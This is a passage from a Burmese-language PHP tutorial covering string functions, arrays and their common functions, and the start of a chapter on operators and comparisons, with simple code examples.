Single Quote နဲ့ ရေးထားတဲ့ String တွေမှာတော့ Variable တွေပါလို့မရပါဘူး။ ဒါထူးခြားချက်ပါ။ Single Quote String တွေဟာ အရှိအတိုင်းပဲ သတ်မှတ်ဖော်ပြသွားမှာပါ။ ဒီလိုပါ –

PHP

```php
<?php

$name = 'Bob';

echo 'Hello $name, welcome.';

// Hello $name, welcome.
```

`$name` Variable ကို အလုပ်မလုပ်ဘဲ ရေးထားတဲ့အတိုင်း ဖော်ပြသွားတာကို တွေ့မြင်ရခြင်း ဖြစ်ပါတယ်။ ဒါကို သတိထားဖို့လိုပါတယ်။ မှားတတ်ပါတယ်။ သင်တန်းမှာ ကြုံနေကြပါ။ String တွေ မမှန်ဘူးဆရာလို့ ပြောလာတိုင်း သွားကြည့်စရာမလိုပါဘူး။ Double Quote String သုံးပါလို့ လက်တမ်းဖြေရှင်းပေးလိုက်ရတာ ခဏခဏပါပဲ။ Double Quote String မှသာ အထဲက Variable တန်ဖိုးတွေကို အသုံးပြု အလုပ်လုပ်မှာ ဖြစ်ပါတယ်။

String တစ်ခုမှာ စာလုံးဘယ်နှစ်လုံးပါလဲဆိုတာ သိချင်ရင် `strlen()` Function ကို သုံးနိုင်ပါတယ်။

PHP

```php
<?php

echo strlen("Hello World");     // 11
echo strlen("ကခဂ");            // 9
```

မြန်မာစာအတွက် ရလဒ်မမှန်တာကို သတိပြုပါ။ ဒီနေရာမှာ မမှန်ကြောင်းကိုပဲ ပြောနိုင်ပါဦးမယ်။ ဘာကြောင့်လဲဆိုတာနဲ့ ဖြေရှင်းနည်းကိုတော့ ထည့်ပြောနိုင်ဦးမှာ မဟုတ်ပါဘူး။ စာကြောင်းတစ်ကြောင်းကနေ လိုချင်တဲ့အပိုင်း ဖြတ်ယူချင်ရင် `substr()` Function ကို သုံးနိုင်ပါတယ်။

PHP

```php
<?php

$str = "A quick brown fox.";

echo substr($str, 0, 7);        // A quick
```

0 က စမှတ်ဖြစ်ပြီး 7 က စာလုံးအရေအတွက် ဖြစ်ပါတယ်။ နှစ်သက်ရာတန်ဖိုးကို အစားထိုး အသုံးပြုနိုင်ပါတယ်။ စာကြောင်းထဲမှာ Search & Replace လုပ်ချင်ရင် `str_replace()` ကို သုံးနိုင်ပါတယ်။

```
<?php
$str = "Come here, quick, quick.";
echo str_replace("quick", "hurry", $str);
// Come here, hurry, hurry.
```

ရှာချင်တဲ့စာလုံး၊ အစားထိုးချင်တဲ့စာလုံး၊ မူရင်း String အစီအစဉ်အတိုင်း ပေးရပါတယ်။ စောစောက `substr()` Function မှာ မူရင်း String ကရှေ့ကလာပြီး၊ အခု `str_replace()` Function မှာ မူရင်း String က နောက်ကလာပါတယ်။ ပြီးတော့ `str_replace()` ကို Underscore နဲ့ရေးပြီး `substr()` ကိုကျတော့ `sub_str()` လို့ Underscore နဲ့မရေးပါဘူး။

ဒီကိစ္စဟာ PHP ကို အခုတစ်မျိုး တော်ကြာတစ်မျိုး၊ စနစ်တစ်ကျမရှိဘူးရယ်လို့ လူတွေ ဝေဖန်ကဲ့ရဲ့ကြတဲ့ အကြောင်းရင်းတွေထဲက တစ်ခုဖြစ်ပါတယ်။ မှန်ပါတယ်။ PHP ဟာ အရင်က အဲ့ဒီလို ကမောက်ကမ သဘာဝတွေ Language ထဲမှာ ပါနေလို့ လူပြောများခဲ့ပါတယ်။ ဒါပေမယ့် PHP 5.4 လောက်ကနေ စပြီး နောက်ပိုင်းမှာတော့ (မူလရှိပြီးသားကမောက်ကမတွေ ကျန်နေပေမယ့်) ပြင်ဆင်ဖြည့်စွက် အဆင့်မြှင့်တင်မှုတွေ ဆက်တိုက်လုပ်လာခဲ့လို့ အခုဆိုရင် အများကြီး တိုးတက်ပြောင်းလဲနေပါပြီ။ ရေးသားရတာ အဆင်ပြေပြီး စနစ်ကျတဲ့ Language တစ်ခု ဖြစ်နေပါပြီ။

နောက်ထပ် Standard String Function တွေ အများကြီးကျန်သေးပေမယ့် အခုတစ်ခါထဲ အကုန်မှတ်ဖို့ မလိုအပ်ပါဘူး။ တစ်ကယ်လိုအပ်လာတော့မှ ကြည့်ရှုလေ့လာပြီး အသုံးချသွားလို့ ရနိုင်ပါတယ်။

- https://www.php.net/manual/en/ref.strings.php

Array

PHP မှာ Array တစ်မျိုးထဲသာ ရှိပါတယ်။ ဒါပေမယ့် အသုံးပြုပုံပေါ်မူတည်ပြီး နှစ်မျိုးခွဲ ပြောချင်ပါတယ်။ ပထမတစ်မျိုးက Numeric Array ဖြစ်ပြီး Array Index ကို နံပါတ်စဉ်အတိုင်း သတ်မှတ်အသုံးပြုတဲ့ Array ပါ။ ကြေညာသတ်မှတ်နည်း (၂) နည်းရှိပါတယ်။

PHP

```php
<?php

$users = array("Alice", "Bob");

$fruits = ["Apple", "Orange"];

echo $users;

// Warning: Array to string conversion
// Array

print_r($fruits);

// Array ( [0] => Apple [1] => Orange )

var_dump($fruits);

array(2) { [0]=> string(5) "Apple" [1]=> string(6) "Orange" }
```

ပထမဆုံး တစ်ကြောင်းမှာ `array()` ကိုသုံးပြီး တန်ဖိုးနှစ်ခုပါဝင်တဲ့ `$users` Array တစ်ခု ဖန်တီးထားပါတယ်။ ဒုတိယတစ်ကြောင်းမှာတော့ လေးထောင့်ကွင်း အဖွင့်အပိတ်ကိုသုံးပြီး `$fruits` Array တစ်ခု ဖန်တီးထားပါတယ်။ နှစ်သက်ရာနည်းကို အသုံးပြုနိုင်ပေမယ့် လေးထောင့်ကွင်း အဖွင့်အပိတ်ကို သုံးရတဲ့ ရေးနည်းကိုသာ အခုနောက်ပိုင်း အသုံးများကြပါတယ်။ ဒီရေးနည်းက PHP 5.4 ကျတော့မှ စပါလာတဲ့ ရေးနည်းမို့လို့၊ ဟိုးအရင်တုံးက PHP ပရောဂျက်အဟောင်းတွေမှာ ဆိုရင်တော့ `array()` ရေးထုံးကို ခုထိ သုံးထားကြသေးတာကို တွေ့ရနိုင်ပါသေးတယ်။ php.net မှာရှိတဲ့ Official PHP Manual မှာ ကြည့်လိုက်ရင်လည်း နမူနာတွေမှာ `array()` ကို ပိုပြီးတော့ အသုံးများတာကို တွေ့ရနိုင်ပါတယ်။ ဟိုးအရင်ကတည်း ရှိနေတဲ့ လမ်းညွှန်မို့လို့ ရေးနည်းဟောင်းတွေ ကျန်နေတာပါ။

ဆက်လက်ပြီး၊ ထူးခြားချက်အနေနဲ့ `echo` ကို သုံးပြီး Array တွေကို ဖော်ပြခိုင်းလို့ မရတာကို သတိပြုပါ။ `echo` က String တန်ဖိုးတွေကိုသာ ဖော်ပြနိုင်တာပါ။ တခြား Integer တို့ Float တို့က ပြဿနာမရှိပါဘူး။

String ပြောင်းပြီး ပြပေးလိုက်လို့ ရတဲ့အတွက် ပြပေးနိုင်ပါတယ်။ Array ကို တိုက်ရိုက် String ပြောင်းလို့မ ရတဲ့အတွက် Waring ပေးပါလိမ့်မယ်။ လုံးဝ မပြတာတော့ မဟုတ်ပါဘူး။ Array မှန်းသိလို့ Array ဆိုတဲ့စာ ကိုတော့ ပြပေးပါတယ်။

Array တန်ဖိုးတွေကို ဖော်ပြစေလိုရင် `var_dump()` သို့မဟုတ် `print_r()` ကို သုံးနိုင်ပါတယ်။ `var_dump()` က Data Type တွေကိုပါ ထည့်ပြလို့၊ ဖော်ပြတဲ့အချက်အလက် ပိုပြည့်စုံပါတယ်။ ဒါပေ မယ့် Array ထဲမှာ ရှိတာကိုပဲ ခပ်ရှင်းရှင်း ကြည့်ချင်တယ်ဆိုရင် `print_r()` ကလည်း အသုံးဝင်ပါတယ်။ နမူနာမှာ ကြည့်လိုက်ရင် `$fruits` Array ထဲမှာ တန်ဖိုးတွေဟာ Index 0, 1 အစီအစဉ်အတိုင်း ရှိနေတာ ကို တွေ့ရမှာ ဖြစ်ပါတယ်။

နောက်ထပ် Array တစ်မျိုးကိုတော့ Associative Array လို့ခေါ်ပါတယ်။ Index ကို နံပါတ်စဉ်အတိုင်း မ သွားတော့ဘဲ မိမိနှစ်သက်ရာအမည်နဲ့ Associate လုပ်ပြီး တွဲဖက်သတ်မှတ်ပေးတဲ့နည်း ဖြစ်ပါတယ်။ ဒီလို ရေးရပါတယ် –

PHP

```php
<?php
$user = [ "name" => "Alice", "age" => 22];
print_r($user);
// Array ( [name] => Alice [age] => 22 )
```

Array Index အတွက် String တစ်ခုကို ပေးရပါတယ်။ Value နေရာမှာတော့ နှစ်သက်ရာတန်ဖိုးကို ပေးလို့ ရပါတယ်။ Data Type ကန့်သတ်ချက် မရှိပါဘူး။ Array တစ်ခုရဲ့အတွင်းမှာ ထပ်ဆင့် Array တွေလည်း ရှိ နိုင်ပါတယ်။ ဒီလိုပါ –

PHP

```php
<?php

$users = [
    ["name" => "Alice", "age" => 22],
    ["name" => "Bob", "age" => 23],
    ["name" => "Tom", "age" => 24],
];

print_r($users);
```

ရိုးရိုး Numeric Array တစ်ခုရဲ့အတွင်းမှာ Associate Array တွေကို တန်းစီပြီး ထည့်သွင်းထားတာပါ။ ရလဒ်ကို နမူနာမှာ ထည့်မပြတော့ပါဘူး။ ကိုယ်တိုင် စမ်းကြည့်နိုင်ပါတယ်။ ဒီနေရာမှာ Trailing Comma ခေါ် နောက်ဆုံး Comma လေးတစ်ခုကို သတိပြုပါ။ PHP Array တွေမှာ အခုဒီလို နောက်ဆုံးမှာ Comma အပိုတစ်ခု ပါတာကို လက်ခံပါတယ်။ ဟိုးအရင်ကတည်းက လက်ခံတာပါ။ ဒီလို နောက်ဆုံး Comma အပို ကို လက်ခံတဲ့ ရေးထုံးဟာ အသုံးဝင်တဲ့အတွက် JavaScript လို Language မျိုးကလည်း နောက်ပိုင်းမှာ အလားတူ လက်ခံပေးလာခဲ့ပါတယ်။

Array ထဲက တန်ဖိုးတစ်ခုကို ရယူလိုရင်တော့ သက်ဆိုင်ရာ Index နဲ့ထောက်ပြီး ရယူနိုင်ပါတယ်။

PHP

```php
<?php

$users = [
    ["name" => "Alice", "age" => 22],
    ["name" => "Bob", "age" => 23],
    ["name" => "Tom", "age" => 24],
];

print_r( $users[0] );

// Array ( [name] => Alice [age] => 22 )

echo $users[0]['name'];

// Alice
```

နမူနာအရ `$users` Array ဟာ နောက်ထပ် Array တွေအထဲမှာ ထပ်ဆင့်ရှိနေတဲ့ Two Dimensional Array တစ်ခုဖြစ်ပါတယ်။ `$users[0]` နဲ့ Index 0 ကတန်ဖိုးကို ရယူလိုက်တဲ့အခါ ရှိနေတဲ့ Array ကိုပြန်ရမှာဖြစ်လို့ `print_r()` နဲ့ ဖော်ပြဖို့ ရေးပေးထားပါတယ်။ `$users[0]['name']` ဆိုတော့မှ Index 0 မှာရှိနေတဲ့ Array ရဲ့ `name` Index တန်ဖိုးကို ရယူလိုက်တာဖြစ်ပါတယ်။ Array တန်ဖိုးတွေ ထပ်တိုးသတ်မှတ်လိုရင်လည်း ဒီနည်းအတိုင်းပဲ ထပ်တိုးသတ်မှတ်နိုင်ပါတယ်။

PHP

```php
<?php

$fruits = ['Apple', 'Orange'];
$fruits[4] = 'Mango';

print_r($fruits);

// Array ( [0] => Apple [1] => Orange [4] => Mango )
```

မူလ `$fruits` Array မှာ Index နှစ်ခုရှိပါတယ်။ 0 နဲ့ 1 ဖြစ်မှာပါ။ ထပ်လာမယ်ဆိုရင် 2 လာရမှာပါ။ ဒါပေမယ့် Index 4 မှာ နောက်ထပ် တန်ဖိုးတစ်ခု ထပ်တိုးထားတာကို တွေ့ရပါလိမ့်မယ်။ ဒီလိုရေးလို့ ရပါတယ်။ ရလဒ်ကို ထုဒ်ကြည့်လိုက်တဲ့အခါ Index 0, 1 နဲ့ 4 တို့ အသီးသီးရှိနေတာကို တွေ့ရမှာပါ။ JavaScript လို Language မျိုးမှာဆိုရင် ကြားထဲမှာ 2 နဲ့ 3 အတွက် Empty Slot တွေဝင်သွားမှာပါ။ PHP မှာတော့ အဲ့ဒီလို မဝင်ပါဘူး။

Array ထဲကို တန်ဖိုးတွေ ထပ်တိုးသတ်မှတ်တဲ့အခါ ကိုယ့်ဘာသာ Index နံပါတ် မပေးတော့ဘဲ၊ သူ့အလိုအလျောက် ထပ်တိုးပြီး ထည့်သွားအောင်လည်း ရေးလို့ရပါတယ်။ ဒီလိုပါ –

PHP

```php
$fruits = ['Apple', 'Orange'];
$fruits[] = 'Mango';

print_r($fruits);

// Array ( [0] => Apple [1] => Orange [2] => Mango )
```

လေထောင့်ကွင်း အလွတ်ကို ပေးလိုက်တာ သတိပြုပါ။ အထဲမှာ Index နံပါတ် ထည့်မပေးထားပါတယ်။ JavaScript မှာ အဲ့ဒီလိုရေးရင် Error ဖြစ်ပါလိမ့်မယ်။ PHP မှာ မဖြစ်ပါဘူး။ ရလဒ် ထုတ်ပြထားတာကို ကြည့်လိုက်ရင် အလိုအလျောက် Index 2 မှာ ပေးလိုက်တဲ့တန်ဖိုးကို ထည့်ပေးထားတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။

PHP မှာ မူလကတည်းက Array Destructuring ရေးဟန် ပါဝင်ပြီး နောက်ပိုင်း Version တွေမှာ Array Spread လုပ်ဆောင်ချက်လည်း ပါဝင်လာပါတယ်။ ဒီလိုပါ –

PHP

```php
<?php

$user = ["Alice", 22];

list($name, $age) = $user;

echo $name;          // Alice
```

`list()` ကိုအသုံးပြုပြီး Array ထဲက တန်ဖိုးတွေကို Destructure လုပ်ပြီး Variable တွေရဲ့ တန်ဖိုးအဖြစ် လက်ခံလိုက်တာပါ။ PHP 7.1 ကနေစပြီး ဒီလိုရေးလို့လည်း ရသွားပါတယ်။ ရလဒ် အတူတူပါပဲ –

PHP >= 7.1

```php
<?php

$user = ["Alice", 22];

[ $name, $age ] = $user;

echo $name;     // Alice
```

ဒါက ရိုးရိုး Array အတွက်ပါ။ Associative Array ဆိုရင်တော့ အခုလိုရေးပေးဖို့ လိုအပ်ပါတယ်။

PHP >= 7.1

```php
<?php

$user = ["name" => "Alice", "age" => 22];

["name" => $name, "age" => $age] = $user;

echo $name;          // Alice
```

Array Spread လုပ်ဆောင်ချက်ကိုတော့ ဒီလိုရေးပြီး စမ်းကြည့်နိုင်ပါတယ်။

PHP >= 5.6

```php
<?php

$nums1 = [1, 2];
$nums2 = [ ...$nums1, 3 ];

print_r($nums2);

// Array ( [0] => 1 [1] => 2 [2] => 3 )
```

`$nums` Array အတွက် `$nums1` Array ထဲကတန်ဖိုးတွေကို Spread လုပ်ချ ထည့်ပေးလိုက်ပြီးတော့မှ နောက်ထပ် တန်ဖိုးတစ်ခု ထပ်တိုးထားတာပါ။

JavaScript မှာလည်း အလားတူ လုပ်ဆောင်ချက်တွေရှိလို့ အသစ်အဆန်းတော့ မဟုတ်ပါဘူး။ PHP နဲ့ JavaScript တို့ရဲ့ ထူးခြားချက်ကတော့ Language သဘောသဘာဝ မတူပေမယ့် ဒီလိုမျိုး ရေးဟန်တွေမှာ အတော်လေး ဆင်တူနေတာပဲ ဖြစ်ပါတယ်။ Language နှစ်မျိုးဖြစ်နေလို့ နှစ်မျိုး အစအဆုံး အကုန်ပြန် လေ့လာနေစရာ မလိုအပ်တော့လို့ လေ့လာသူတွေအတွက် လေ့လာရတာ ပိုပြီးလွယ်ကူသွားစေပါတယ်။

PHP မှာ အသုံးဝင်တဲ့ Array Function တွေအများကြီးရှိပါတယ်။ အသုံးများတဲ့ Function တစ်ချို့ အကြောင်း တစ်ခါထဲ ထည့်ပြောချင်ပါတယ်။

Array တစ်ခုမှာပါဝင်တဲ့ Item အရေအတွက်ကိုသိချင်ရင် `count()` ကို အသုံးပြုနိုင်ပါတယ်။

PHP

```php
<?php

$nums = [1, 2, 3, 4];

echo count($nums);          // 4
```

Variable တစ်ခုဟာ Array ဟုတ်မဟုတ် စစ်ချင်ရင် `is_array()` နဲ့စစ်နိုင်ပါတယ်။ ဟုတ်မှန်ရင် 1 ပြန်ပေးပြီး၊ မမှန်ရင် Empty ကို ပြန်ပေးပါတယ်။

PHP

```php
<?php

$users = ["alice", "bob"];

echo is_array($users);     // 1
```

တန်ဖိုးတစ်ခု Array ထဲမှာ ပါမပါ သိချင်ရင် `in_array()` နဲ့ စစ်နိုင်ပါတယ်။ ဟုတ်မှန်ရင် 1 ပြန်ပေးပြီး၊ မမှန်ရင် Empty ကို ပြန်ပေးပါတယ်။

PHP

```php
<?php

$users = ["alice", "bob"];

echo in_array('bob', $users);         // 1
```

`array_search()` လည်းရှိပါသေးတယ်။ သူကတော့ တန်ဖိုးရှိမရှိ စစ်ပေးယုံသာမက၊ ရှိတယ်ဆိုရင် အဲ့ဒီတန်ဖိုး ရှိနေတဲ့ Index ကို ပြန်ပေးပါတယ်။

PHP

```php
<?php

$users =["tom", "bob", "alice"];

echo array_search("alice", $users);        // 2
```

နမူနာမှာ ရှာလိုက်တဲ့တန်ဖိုးကို Index 2 မှာတွေ့လို့ 2 ကိုပြန်ပေးတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။

Array ရဲ့နောက်ဆုံးကနေ တန်ဖိုး ထပ်တိုးချင်ရင် `array_push()` ကိုသုံးနိုင်ပါတယ်။ နောက်ဆုံးက တန်ဖိုးကို ပယ်ဖျက်ချင်ရင် `array_pop()` ကိုသုံးနိုင်ပါတယ်။ ရှေ့ဆုံးကနေ တန်ဖိုးထပ်တိုးချင်ရင် `array_unshift()` ကိုသုံးနိုင်ပါတယ်။ ရှေ့ဆုံးကတန်ဖိုးကို ဖျက်ချင်ရင် `array_shift()` ကိုသုံးနိုင်ပါတယ်။

```php
<?php

$users =["alice", "bob"];

array_push($users, "tom");

print_r($users);     // ["alice", "bob", "tom"]

array_pop($users);

print_r($users);     // ["alice", "bob"]
```

Array ထဲက တစ်ချို့အပိုင်းတွေကို ဖယ်ထုတ်/ထုတ်ယူ လိုရင် `array_splice()` ကိုသုံးနိုင်ပါတယ်။

PHP

```php
<?php

$users =["tom", "bob", "alice"];
$result = array_splice($users, 1, 1);

print_r($users);          // Array ( [0] => tom [1] => alice )
print_r($result);         // Array ( [0] => bob )
```

နမူနာအရ `$users` Array ရဲ့ Index 1 ကနေစပြီး 1 ခုထုတ်ယူမယ်လို့ ပြောလိုက်တာပါ။ ဒါကြောင့် မူလ `$users` Array မှ Index 1 ဖယ်ထုတ်လိုက်ပြီး၊ ရလဒ်အနေနဲ့ အဲ့ဒီလို ဖယ်ထုတ်လိုက်တဲ့ တန်ဖိုးကို ရတယ်ဆိုတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။ ဒါကြောင့် `array_splice()` ကို တစ်ချို့အပိုင်းတွေ ဖယ်ထုတ်ဖို့ အသုံးပြုနိုင်သလို လိုချင်တဲ့ အပိုင်းကို ထုတ်ယူဖို့လည်း သုံးနိုင်ပါတယ်။

Array ရဲ့ Index တွေချည်း လိုချင်ရင် `array_keys()` ကိုသုံးနိုင်ပါတယ်။ Array ရဲ့ Value တွေချည်း လိုချင်ရင် `array_values()` ကိုသုံးနိုင်ပါတယ်။

PHP

```php
<?php

$user =["name" => "alice", "age" => 22];

$keys = array_keys($user);
$vals = array_values($user);

print_r($keys);// Array ( [0] => name [1] => age )
print_r($vals);// Array ( [0] => alice [1] => 22 )
```

Array ကို Value နဲ့ Sorting စီချင်ရင် `sort()` ကိုသုံးနိုင်ပါတယ်။ ပြောင်းပြန်စီချင်ရင် `rsort()` ကိုသုံးနိုင်ပါတယ်။ Array ကို Index နဲ့ စီချင်ရင်တော့ `ksort()` ကိုသုံးနိုင်ပြီး ပြောင်းပြန်စီချင်ရင် `krsort()` ကိုသုံးနိုင်ပါတယ်။

PHP

```php
<?php

$users =["tom" => 23, "bob" => 22, "alice" => 24];
sort($users);

print_r($users);
// Array ( [0] => 22 [1] => 23 [2] => 24 )

$users =["tom" => 23, "bob" => 22, "alice" => 24];
ksort($users);

print_r($users);
// Array ( [alice] => 24 [bob] => 22 [tom] => 23 )
```

ဒီ Function တွေက Array အသစ်ကို ပြန်ပေးတာ မဟုတ်ပါဘူး။ မူလ Array ကို ပြင်လိုက်တာပါ။ ဒါကို သတိထားဖို့ လိုပါလိမ့်မယ်။ ပြင်ပြီးမှ မူလတန်ဖိုးအတိုင်း ပြန်လိုချင်ရင် ရမှာမဟုတ်တော့ပါဘူး။

နောက်ထပ်အသုံးဝင်တဲ့ Function နှစ်ခုကတော့ `explode()` နဲ့ `implode()` ဖြစ်ပါတယ်။ String တစ်ခမှာပါတဲ့ Character တွေ Word တွေ ကိုခွဲထုတ်ပြီး Array အနေနဲ့လိုချင်ရင် `explode()` ကို သုံးရပါတယ်။ အပြန်အလှန်အားဖြင့် Array တန်ဖိုးတွေကို ပေါင်းစပ်ပြီး String အနေနဲ့ လိုချင်ရင် `implode()` ကိုသုံးရပါတယ်။

PHP

```php
<?php

$input = "A quick brown fox.";
$arr = explode(" ", $input);

print_r($arr);

// Array ( [0] => A [1] => quick [2] => brown [3] => fox. )

$str = implode(" ", $arr);

echo $str;

// A quick brown fox.
```

`explode()` ကိုသုံးပြီး Space နဲ့ ပိုင်းဖြတ်ဖို့ ပြောလိုက်တာပါ။ ဒါကြောင့် `$input` String မှာပါတဲ့ Word တစ်ခုချင်းစီပါဝင်တဲ့ Array ကိုရပါတယ်။ အဲ့ဒီ Array ကို Space ခံပြီး ပြန်ပေါင်းပေးဖို့ `implode()` နဲ့ ပြောလိုက်တဲ့အခါ မူလ String ကို ပြန်ရတာဖြစ်ပါတယ်။

တခြားအသုံးဝင်တဲ့ လုပ်ဆောင်ချက်တွေ အများကအများရှိသေးပေမယ့် ဒီလောက်စမ်းကြည့်ထားရင် တော်တော်လေး ပြည့်စုံနေပါပြီ။ ကျန်တာတွေက လက်တွေ့လိုအပ်လာတော့မှ ဆက်လက်လေ့လာလိုက်လို့ ရနိုင်ပါတယ်။

- https://www.php.net/manual/en/ref.array.php

အခန်း (၂၉) – PHP Operators & Control Structures

PHP မှာ ပေါင်းနှုတ်မြှောက်စား လုပ်ငန်းတွေအတွက် +, -, *, / Operator ကိုပဲသုံးပါတယ်။ ဒီထဲက ထူးခြားချက်လို့ ပြောလို့ရတာက + Operator ဖြစ်ပါတယ်။ JavaScript လို Language မျိုးမှာ + Operator ကို ကိန်းဂဏန်းတွေ ပေါင်းဖို့သုံးသလို၊ String တွေ Concatenation လုပ်ပြီးတွဲဆက်ဖို့လည်း သုံးပါတယ်။ PHP မှာတော့ String တွေတွဲဆက်ဖို့အတွက် + ကို မသုံးပါဘူး။ Dot Operator ကိုသာ သုံးပါတယ်။

PHP

```php
<?php

$greet = "Welcome";
$name = "Bob";

echo $greet . " " . $name;      // Welcome Bob
```

String Variable နှစ်ခုနဲ့ Double Quote String တစ်ခု၊ စုစုပေါင်း သုံးခုကို Dot Operator နဲ့ တန်းစီ တွဲဆက်လိုက်တာပါ။ တစ်ကယ်တော့ ဒီနေရာမှာ Dot နဲ့ တွဲဆက်မှတော့ မဟုတ်ပါဘူး။ တခြားပိုကောင်းတဲ့ နည်းတွေ ရှိပါတယ်။ ဥပမာ –

PHP

```php
<?php

$greet = "Welcome";
$name = "Bob";

echo "$greet $name";       // Welcome Bob
```

Double Quote String ထဲမှာ Variable တွေထည့်သုံးလို့ရတဲ့အတွက် တွဲဆက်မနေတော့ဘဲ တစ်ခါထဲ ထည့်ပေးလိုက်တာပါ။ ဒါပေမယ့် တစ်ချို့နေရာတွေမှာ တွဲဆက်ပြီးရေးပေးမှ ပိုအဆင်ပြေမယ့် နေရာမျိုး တွေ ရှိပါတယ်။ ဒီလိုပါ –

PHP

```php
<?php

$data = ["Apple", "Orange"];

echo $data[0] . " and " . $data[1];

// Apple and Orange
```

ဒီနေရာမှာ တစ်ခု ဖြည့်စွက်မှတ်သားစေချင်တာက `echo` Keyword နဲ့ ရလဒ်တွေကို ဖော်ပြစေတဲ့အခါ Comma ခံပြီး နှစ်ခုသုံးခု ပေးလို့ရပါတယ်။ ဒါကြောင့် ဒီလိုရေးရင်လည်း ရလဒ်အတူတူပါပဲ။

```php
echo $data[0], " and ", $data[1];

// Apple and Orange
```

ရလဒ်တူပေမယ့် Operator မတူတာကိုတော့ သတိပြုပါ။ Dot Operator က String တွေကို တွဲဆက်ပေးတာဖြစ်ပြီး Comma ကတော့ String တွေကို တွဲဆက်ပေးတာ မဟုတ်ပါဘူး။ `echo` အတွက် Argument သဘောမျိုး နှစ်ခုသုံးခု ပေးချင်ရင် သုံးရတာပါ။

ပေါင်းနှုတ်မြှောက်စား သင်္ကေတတွေထဲမှာ % သင်္ကေတကို အကြွင်းရှာဖို့သုံးပြီး ** သင်္ကေတကို Exponent ရှာဖို့အတွက် သုံးပါတယ်။

PHP

```php
<?php

echo 5 % 3;     // 2
echo 2 ** 3;    // 8
```

Comments

Operator တွေအကြောင်းပြောလက်စနဲ့ တစ်ခုထည့်ပြောချင်ပါသေးတယ်။ PHP မှာ Code Comment တွေ ထည့်ရေးဖို့အတွက် သုံးလို့ရတဲ့ ရေးနည်း (၃) နည်းရှိပါတယ်။ // Operator ကို Single-line Comment တွေအတွက် သုံးရပြီး /* အဖွင့်နဲ့ */ အပိတ်တို့ကြားမှာ Multi-line Comment တွေကို ရေးလို့ရပါတယ်။ ထူးခြားချက်ကတော့ # Operator ကိုလည်း Single-line Comment တွေ ရေးဖို့အတွက် သုံးနိုင်ပါသေးတယ်။

PHP

```php
<?php

# This is a valid comment

echo 1 + 2;     # 3
```

Assignment Operators

PHP မှာလည်း = Operator ကို တန်ဖိုးတွေ သတ်မှတ်ဖို့အသုံးပြုရပြီး += ကို တန်ဖိုးတွေ ပေါင်းထည့်ဖို့ သုံးရပါတယ်။

PHP

```php
<?php

$num = 3;
$num += 2;

echo $num;      // 5
```

အလားတူအနေနဲ့ -=, *=, /= Operator တွေလည်း ပါဝင်ပါသေးတယ်။

ထူးခြားချက်ကတော့ String တွေတွဲဆက်ထည့်သွင်းလို့ရတဲ့ .= Operator လည်း ပါဝင်ခြင်း ဖြစ်ပါတယ်။

PHP

```php
<?php

$result = "Welcome";
$result .= " ";
$result .= "Bob";

echo $result;  // Welcome Bob
```

မူလ String Variable ထဲကို နောက်ထပ် String တန်ဖိုးတွေ တွဲဆက်ထည့်သွင်းသွားတာ ဖြစ်ပါတယ်။ လက်ရှိတန်ဖိုးကို 1 တိုးဖို့နဲ့ 1 နှုတ်ဖို့အတွက် ++ နဲ့ -- Operator တို့ကို သုံးနိုင်ပါတယ်။

```php
$x = 3;
$y = $x++;           // $y => 3, $x => 4
```

နမူနာအရ $x ရဲ့ လက်ရှိတန်ဖိုး 3 ဖြစ်ပါတယ် ++ နဲ့ 1 တိုးပြီး $y ထဲကို Assign လုပ်တဲ့အခါ ++ ကို နောက်ကနေရေးတဲ့အတွက် အလုပ်အရင်လုပ်ပြီးမှ 1 တိုးသွားမှာ ဖြစ်ပါတယ်။ ဒါကြောင့် $y တန်ဖိုး 3 ဖြစ်ပြီး $x တန်ဖိုးကတော့ 4 ဖြစ်နေတာပါ။ ဒီဥပမာကိုပဲ ++ ကိုရှေ့ကရေးမယ်ဆိုရင် ဒီလိုဖြစ်သွားမှာပါ။

```php
$x = 3;
$y = ++$x;           // $y => 4, $x => 4
```

-- Operator က 1 နှုတ်တဲ့အခါမှာလည်း ဒီသဘောပဲ ဖြစ်ပါတယ်။ Operator ကို ရှေ့ကထားရင် 1 နှုတ်ပြီးမှ အလုပ်လုပ်ပြီး Operator ကိုနောက်ကထားရင် အလုပ်လုပ်ပြီးမှ 1 နှုတ်လိုက်မှာ ဖြစ်ပါတယ်။

Comparison Operators

တန်ဖိုးတွေ နှိုင်းယှဉ်ဖို့အတွက်သုံးရတဲ့ Comparison Operator တွေမှာတော့ တန်ဖိုးတွေ ညီမညီ နှိုင်းယှဉ်ဖို့အတွက် == ကို Equal Operator အဖြစ်သုံးရပြီး၊ တန်ဖိုးတွေ မညီဘူးလား နှိုင်းယှဉ်ဖို့အတွက် != ကို Not Equal Operator အဖြစ်သုံးရပါတယ်။ ထူးခြားချက် အနေနဲ့ <> ကို Not Equal Operator အနေနဲ့ သုံးနိုင်ပါတယ်။

PHP ဟာလည်း Loosely Typed Language ဖြစ်လို့ JavaScript မှာလိုပဲ Identical Equal Operator === နဲ့ Identical Not Equal Operator !== တို့ပါဝင်ပါတယ်။ ရိုးရိုး == နဲ့ != က တန်ဖိုးညီမညီကိုပဲ နှိုင်းယှဉ်မှာဖြစ်ပြီး Data Type ကို ဖလှယ်အလုပ်လုပ်သွားမှာ ဖြစ်ပါတယ်။ ဥပမာ –

PHP

```php
<?php

echo 5 == "5";        // 1
```

နမူနာမှာပေးထားတဲ့ ရလဒ် 1 ဆိုတာ true ဆိုတဲ့အဓိပ္ပါယ်ဖြစ်ပါတယ် Integer 5 နဲ့ String "5" တို့ အမျိုးအစား မတူပေမယ့် တူအောင်ညှိပြီးအလုပ်လုပ်သွားလို့ ညီတယ်လို့ ပြောနေတာပါ။ Identical Operator တွေကတော့ Type ကိုတူအောင်မညှိဘဲ အရှိအတိုင်း နှိုင်းယှဉ်မှာ ဖြစ်ပါတယ်။

PHP

```php
<?php

echo 5 === "5";       //
```

